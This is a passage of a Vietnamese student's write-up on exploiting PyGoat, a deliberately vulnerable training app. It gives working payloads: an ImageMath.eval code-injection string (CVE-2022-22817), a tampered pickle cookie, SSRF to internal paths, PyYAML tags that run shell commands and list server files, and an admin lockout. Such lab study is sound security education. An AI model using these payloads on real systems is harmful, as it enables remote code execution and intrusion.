        return render (request,"Lab/A9/a9_lab2.html")  
    elif request.method == "POST":  
        try :  
            file=request.FILES["file"]  
            function_str = request.POST.get("function")  
            img = Image.open(file)  
            img = img.convert("RGB")  
            r,g,b = img.split()  
            output = ImageMath.eval(function_str,img = img, b=b, r=r, g=g)  
            # saving the image  
            buffered = BytesIO()  
            output.save(buffered, format="JPEG")  
            img_str = base64.b64encode(buffered.getvalue()).decode("utf-8")  
            bufferd_ref = BytesIO()  
            img.save(bufferd_ref, format="JPEG")  
            img_str_ref = base64.b64encode(bufferd_ref.getvalue()).decode("utf-8")  
        try :  
            return render(request,"Lab/A9/a9_lab2.html",{"img_str": img_str,"img_str_ref":img_str_ref, "success": True})  
        except Exception as e:  
            print(e)  
            return render(request, "Lab/A9/a9_lab2.html", {"data": "Error", "error": True})  
        except Exception as e:  
            print(e)  
            return render(request, "Lab/A9/a9_lab2.html", {"data":"Please Upload a file", "error":True})
```

Ta nhìn thấy đầu ra output

```
try :  
    file=request.FILES["file"]  
    function_str = request.POST.get("function")  
    img = Image.open(file)  
    img = img.convert("RGB")  
    r,g,b = img.split()  
    output = ImageMath.eval(function_str,img = img, b=b, r=r, g=g)  
    # saving the image  
    buffered = BytesIO()  
    output.save(buffered, format="JPEG")  
    img_str = base64.b64encode(buffered.getvalue()).decode("utf-8")  
    bufferd_ref = BytesIO()  
    img.save(bufferd_ref, format="JPEG")  
    img_str_ref = base64.b64encode(bufferd_ref.getvalue()).decode("utf-8")
```

Tìm kiếm ta thấy một CVE 2022-22817

Hướng dẫn về cách khai thác lỗi ở hàm này

Ta chạy lệnh này

Description

PIL.ImageMath.eval in Pillow before 9.0.0 allows evaluation of arbitrary expressions, such as ones that use the Python exec method.
`ImageMath.eval("exec(exit())")`.

While Pillow 9.0.0 restricted top-level builtins available to PIL.ImageMath.eval(), it did not prevent builtins available to lambda expressions. These are now also restricted in 9.0.1.

References

Nó đã thoát khỏi server và kết quả trả về như sau

The screenshot shows a browser window with the URL `localhost:8000/a9_lab2`. The title bar says "Burp Suite Professional". The main content area displays the text "Error" and "No response received from remote server." Below this is a large, empty gray rectangular box.

2. `http://localhost:8000/insec_des_lab`

ban đầu

The screenshot shows a browser window with the URL `localhost:8000/insec_des_lab`. The page has a dark theme with a sidebar on the left containing a logo and navigation links for "Home" and "OWASP TOP 10 2021". The main content area has a blue header with "Theme" and "Logout" buttons. Below the header, a message reads "Only Admins can see this page". A "Back to Lab Details" button is located in the bottom right corner of the content area.

Ta xem trong trang web có gì để ta khai thác

Thì ta thấy có cookie có phần token có gì đó khác biệt thay đổi

Vì vậy

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
Gecko/7.0 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4453.102 Safari/537.36	695
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8	696
5 Accept-Language: en-US,en;q=0.5	697
6 Accept-Encoding: gzip, deflate	<title>
7 Referer: http://localhost:8000/insec_des	INSECURE DESERIALIZATION LAB
8 Connection: close	</title>
9 Cookie: PHPSESSID=b9e653cb1407ad0414194f67cc3bf3d29; csrf_token=Kcxf7M0YGZ5nJm6sz1R72pSej81XpVQ75E7p7pRZlpskEl4wFMHo6lhltH2rYiaQY; session_id=uttyhprr01jffy8s48fk54ore04blcd; token=gASVNAAAAAAAACMEmuludHJvZHjdGlvbhi5iawV3c5SMCFRlc3Rvc2VylJOUKYGUFZSMBWFkbWluLBeac2Iu	698
10 Upgrade-Insecure-Requests: 1	699
11 Sec-Fetch-Dest: document	700
12 Sec-Fetch-Mode: navigate	701
13 Sec-Fetch-Site: same-origin	702
14 Sec-Fetch-User: ?1	<div class="container" style="align:center">
15	<div>
16	<pre>
	Only Admins can see this page
	</pre>
	</div>
	</div>
	<div align="right">
	<button class="btn btn-info" type="button" onclick="window.location.href='/insec_des'>
	Back to Lab

Ta đem phần đó để decode base64

The screenshot shows a web-based application for decoding binary data. The interface has two main sections: 'Recipe' on the left and 'Input' on the right.

Recipe:

- Label: "From Base64"
- Alphabet dropdown: "A-Za-z0-9+/="
- Checkboxes:
 - Remove non-alphabet chars
 - Strict mode

Input:

Binary input: gASVNAAAAAAAACMEmIudHJvZHvjdGlvbi52aW3c5SMCFRlc3RVc2VylJOUKYGUfZSMBWFkbwlulEsAc2Iu

Output:

Raw Bytes view:
84 1
Text view:
introduction.views TestUser } } admin KNUlsb.

Đây là kết quả ta thử sửa đoạn TestUser thành admin xem có kết quả như thế nào khác không

The screenshot shows a browser-based application for encoding/decoding. The top section is titled "Recipe" and "Input". The "Input" field contains a long string of characters, including several null bytes (represented by the character 'NUL'). Below this, the "Output" section shows the base64-encoded version of the input string.

Ta thay thế vào trường token trong cookie

The screenshot shows a browser window with an error message: "UnpicklingError at /insec_des_lab". The error details indicate that pickle data was truncated. Below the browser, the browser's developer tools (specifically the Network tab) are shown, displaying the modified cookie value "token" with the value "gASVNAAAAAAACMEmIudHJvZHvjdGlvbis2awV3c5SMCGFkbWlu1JOUKYGUfZSMWFkbWlu1EsAc2Iu".


và đây là kết quả thu được

Tìm tới một thời gian thì ta đọc được SECRETKEY:ADMIN123


The screenshot shows the browser's developer tools with the source code of "views.py" highlighted. Line 164 contains the line "admin = pickle.loads(token)". Below the code, the modified cookie value "token" is shown in the Network tab of the developer tools.

3. http://localhost:8000/ssrf_lab2


Ban đầu



Ta nhập các đường dẫn vào




Sau một thời gian suy nghĩ sao ta không thử nhập url của máy chủ vào




Và nó thực thi được này

Giờ ta vào thử đường dẫn ssrf_target




Nhưng nó đã bị chặn, giờ ta lợi dụng hướng suy nghĩ vừa rồi để truy cập đường dẫn đó xem sao



Nó đã thành công

4. http://localhost:8000/ssrf_discussion




Lỗi xảy ra ở các dòng sau

Choose the lines with insecure/defective code

Submit

```
 def ssrf_lab(request):  
     if request.user.is_authenticated:  
         if request.method=="GET":  
             return render(request,"Lab/ssrf/ssrf_lab.html",{"blog":"Read Blog About SSRF"})  
         else:  
             file=request.POST["blog"]  
             try :  
                 dirname = os.path.dirname(__file__)  
                 filename = os.path.join(dirname, file)  
                 file = open(filename,"r")  
                 data = file.read()  
             return render(request,"Lab/ssrf/ssrf_lab.html",{"blog":data})  
         except:  
             return render(request, "Lab/ssrf/ssrf_lab.html", {"blog": "No blog found"})  
         else:  
             return redirect('login')
```



Và ở phía front-end có các dòng code không an toàn sau

Some insecure codes in frontend side also ...



Submit

```
 <div>
 <form method="post" action="/ssrf_lab">
   <input type="hidden" name="blog" value="templates/Lab/ssrf/blogs/blog1.txt">label>
   <button type="submit" class="btn btn-info"> Blog1 </button>
 </form>
 <form method="post" action="/ssrf_lab">
   <input type="hidden" name="blog" value="templates/Lab/ssrf/blogs/blog2.txt">label>
   <button type="submit" class="btn btn-info"> Blog1 </button>
 </form>
 <form method="post" action="/ssrf_lab">
   <input type="hidden" name="blog" value="templates/Lab/ssrf/blogs/blog3.txt">label>
   <button type="submit" class="btn btn-info"> Blog1 </button>
 </form>
 <form method="post" action="/ssrf_lab">
   <input type="hidden" name="blog" value="templates/Lab/ssrf/blogs/blog4.txt">label>
   <button type="submit" class="btn btn-info"> Blog1 </button>
 </form>
 </div>
```

```
 <div>
 <form method="post" action="/ssrf_lab">
 <input type="hidden" name="blog" value="templates/Lab/ssrf/blogs/blog1.txt">label>
 <button type="submit" class="btn btn-info"> Blog1 </button>
 </form>
```

⊕ localhost:8000

Congratulation! you have detected defective codes in html

```
tes/Lab/ssrf/blogs/blog2.txt">label>
og1 </button>
```

OK

```
 <form method="post" action="/ssrf_lab">
 <input type="hidden" name="blog" value="templates/Lab/ssrf/blogs/blog3.txt">label>
 <button type="submit" class="btn btn-info"> Blog1 </button>
 </form>
 <form method="post" action="/ssrf_lab">
 <input type="hidden" name="blog" value="templates/Lab/ssrf/blogs/blog4.txt">label>
 <button type="submit" class="btn btn-info"> Blog1 </button>
 </form>
 </div>
```

A6:2021–Vulnerable and Outdated Components

Yaml To Json Converter

Browse... No file selected.

Upload

Here is your output:

```
er_facts': False, 'tasks': [{}'name': 'List current directory', 'find': {'paths': '{{ ansible_env.PWD }}', 'file_type': 'directory'}]
```

Check Django Terminal for Command's output

Get Version

Khi ta upload một file bình thường thì kết quả sẽ như thế này

Using Components with Known X

localhost:8000/static/fake.txt

PyGoat

Home

OWASP TOP 10 2021

SANS 25 Vulns

Mitre top 25 Vulns

Lab 1 Details

This lab helps us to understand why components with known vulnerabilities can be a serious issue. The user on accessing the lab is provided with a feature to convert yaml files into json objects. A yaml file needs to be chosen and uploaded to get the json data. There is also a get version feature which tells the user the version of the library the app uses. Exploiting the vulnerability.

The app uses `pyyaml 5.1` Which is vulnerable to code execution. You can google the library with the version to get the poc and vulnerability details. Libraries known for the infamous code injection vulnerabilities are PyYAML 5.4 and Log4J.

Create An yaml file with this payload:

```
!!python/object/apply:subprocess.Popen
- ls
```

On Uploading this file the user should be able to see the output of the command executed in the Terminal running Django.

Access Lab

Có hướng dẫn ta làm theo

Yaml To Json Converter

No file selected.

Here is your output:

<Popen: returncode: None args: 'ls'>

[Check Django Terminal for Command's output](#)

Nhưng có gì đó sai ta thử với id xem

Khi kia là Open ta sửa lại thành check_output

```
! shell.yaml
1  !!python/object/apply:subprocess.check_output
2  - id
3
```

Yaml To Json Converter

No file selected.

Upload

[Get Version](#)

nó đã check được id

Sau đó với shell code khác nhau, ta làm được như này

The screenshot shows a NetworkMiner interface with three tabs: Request, Response, and Inspector.

Request Tab:

- Method: POST
- URL: /test2.yaml
- Headers:
 - Accept-Language: en-US,en;q=0.5
 - Accept-Encoding: gzip, deflate
 - Referer: http://127.0.0.1:5000/test/lab
 - Content-Type: multipart/form-data; boundary=-----1870146189343192802055165351
 - Content-Length: 287
 - Origin: http://localhost:8000
 - Connection: close
- Body:

```
-----1870146189343192802055165351
Content-Disposition: form-data; name="file"; filename="test2.yaml"
Content-Type: application/octet-stream
-----1870146189343192802055165351--
```

Response Tab:

- Raw Response:

```
</form>
</div>
<br>
<h1>
<div class="container">
<h3>
Here is your output:
</h3>
<br>
<pre>
b4f8c27.Dockerfile\nProfile\nSolutions\\napp.log.nodb.sqlite3.nodb.sqlite3-fc
f1c1156c656314790387cCsebf1f187a3d480e.ndocker-compose.yml\nintroduction
manange.py\npygments\nrequirements.txt\nruntime.txt\nstaticfile
s\\ntest.log#s27;
</pre>
<br>
<br>
Check Django Terminal for Command's output
</div>
<br>
<div class="container">
<button class="btn btn-info" onclick="
window.location.href='/get_version'>
Get


```
- Hex Response: The hex representation of the response body is shown in the raw response pane.
- Rendered Response: The response is rendered as a web page with HTML tags and pre-formatted code blocks.

Inspector Tab:

- Selected text: `b4f8c27.Dockerfile\nProfile\nSolutions\\napp.log.nodb.sqlite3.nodb.sqlite3-fc`
- Decoded from: HTML encoding
- Request attributes: 2
- Request body parameters: 1

Đọc được các file của máy chủ

A7: 2021 – Identification and Authentication Failures




Đối với các tài khoản khác thì ta nhập bao nhiêu lần cũng được
Nhưng đối với tài khoản admin do máy chủ cung cấp

Lab 1 Details Lab 2 Details

Here is a admin pannel of the application. After some recon we got the username
admin_pygoat@pygoat.com
& password hash
`$argon2id$v=19$m=65536,t=3,p=4$Ub40KHiEbH9I3Bsd4VHQDA$4zsIHd_mAbejFJmaZq8a2yVIJdHvfylDlQ85w3YRLMSQ`
Can you access the admin pannel? or you can do something else so that real admin can't access the admin panel

[Access Lab](#)

Sau khi đăng nhập sai quá 5 lần thì tên tài khoản admin bị chặn khỏi đăng nhập máy chủ



A8: 2021 – Security Logging and Monitoring Failures

Here is your download [Link](#)

Hey toan

⊕ localhost:8000

PHPSESSID=b9653cb1407ad0441491467cc3bf3d29;
csrfToken=7Yc5nxHLRKL18Q5mmEtOW6ODS2bDXfHhHECjdv0XIEnP89qtVaYZ6911IOQUKTgs; email=a@mail.com

OK

